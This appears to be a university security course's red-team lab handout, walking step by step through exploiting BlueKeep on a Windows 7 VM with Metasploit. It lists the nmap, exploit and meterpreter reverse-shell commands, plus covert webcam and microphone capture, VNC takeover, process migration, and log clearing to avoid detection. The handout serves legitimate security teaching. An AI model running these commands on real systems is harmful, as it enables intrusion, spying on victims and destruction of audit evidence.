

**CSCI-6646-03 Intro to Computer Security**

**Wargame**

**Red team**

**Hacking a Windows 7 with Metasploit**

**Background:**

Red teams are offensive security specialists who are skilled at compromising defenses and assaulting systems. In this wargame lab, your role consists of attacking a Windows 7 in your network. Assuming you find the victim machine is vulnerable to 3389 RDP bluekeep, you will use the following commands to wreak havoc on the victim's machine.

Instructions: <https://www.youtube.com/watch?v=Bh1H2Ez6A8Y>

\*\*\*\*\*Reconnaissance\*\*\*\*\*

Start by firing up the virtual box and kali. Ensure the virtual box has a bridged connection and that kali has an internet connection.


Open up kali and verify the IP address.

*1-nmap -sV -p 3389 (IP address of the blueteam)*

pay attention to the 3389 open and the type of OS use (VirtualBox or Vmware) on the scan results

1. open msconsole in root and type: *search bluekeep*
2. type : use 0 and press enter ( the corresponding auxiliary/scanner/rdp/cve\_2019\_0708\_bluekeep
3. *set RHOST* (IP of blueteam)


type: run You should see that blueteam is vulnerable.



5-

1. Next is to use the exploit: *use* *exploit/windows/rdp/cve\_2019\_0708\_bluekeep\_rce*
2. *Set RHOST ( IP of blueteam)*
3. *Set payload windows/x64/meterpreter/reverse\_tcp*

# Show targets




*9-*

*10-Set target (# associated with the blueteam framework found in nmap scan)*

*11-exploit*

*if not successfully done: adjust the groom size*


*12-You should have a meterpreter #meterpreter>*



*set groom set groomsize 50 note : A VMware may get a direct shell*

*A virtualBox may get a direct Meterpret*

\*\*\*\*\*\*\*\*\*\*Command and control /Gaining access\*\*\*\*\*\*\*\*\*\*\* *meterpreter> Whoami*




*meterpreter>getuid* (to show the machine name and framework)


*meterpreter>idletime* (shows how long the victim has been idle)

*meterpreter>getpid*

(see what process meterpreter is running under



*meterpreter>ps* (see the processes running on the victim machine)



\*\*\*\*\***Maintaining access**\*\*\*\*\*

Migrate to a more stable process *meterpreter>migrate PID* #

or *meterpreter> run post/windows/manage/migrate* (to automate the migration) we can even get a CMD on the meterpreter *meterpreter> execute -f cmd.exe -i -H -e* on the cmd type notepad and see if notepad will open. If it does not, go to the Desktop directory *cd c:/ c:\>cd Users/ ( user)/Desktop c:\Users\(user)\Desktop> mkdir youarepwned*



\*\*\*\*\*on the CMd type exit to get back on the meterpreter

The shell command will present you with a standard shell on the target system.

meterpreter> shell

**\*\*\*\*\*Webcam**

The webcam\_list command when run from the Meterpreter shell, will display currently available webcams on the target.

*meterpreter> webcam\_list webcam\_snap -h meterpreter>webcam\_snap -i 1 -v false* If the victim machine has more cam installed *meterpreter>webcam\_snap -i 2* \*\*\*To turn the webcam on

# Meterpreter>webcam\_stream

\*\*\*\*to listen to the embedded microphone\*\*\*\* *meterpreter> record\_mic*  by default, the meterpreter record 1 second *meterpreter>record\_mic -d 10 -f spyaudio.wav -p true (example*)


on the meterpreter, let's try and virtual a virtual network computing session (VNC)

VNC provides a desktop control as if you were controlling the desktop physically. *meterpreter>bgrun vnc*

\*\*\*\*\*\*\*\*\*\*\*\*\***cover the track** \*\*\*\*\*\*\*\*\*\*\*\*\*\*

The *clearev* command will clear the Application, System, and Security logs on a Windows system.

*meterpreter>clearev (*(take a snapshot) 1pts



***Key Takeaways:***

*Und****e****rstood on how to exploit the bluekeep vulnerability on the Windows 7 system using the Metasploit framework. Got an idea about how to choose the exploit kit, Configured the payload and penetrated in to Windows system and acquire remote access to the system. At the end cleared all the tracks to avoid detection.*

\*\*\*\*\*\*End of the Red team offensive security session. \*\*\*\*\*\*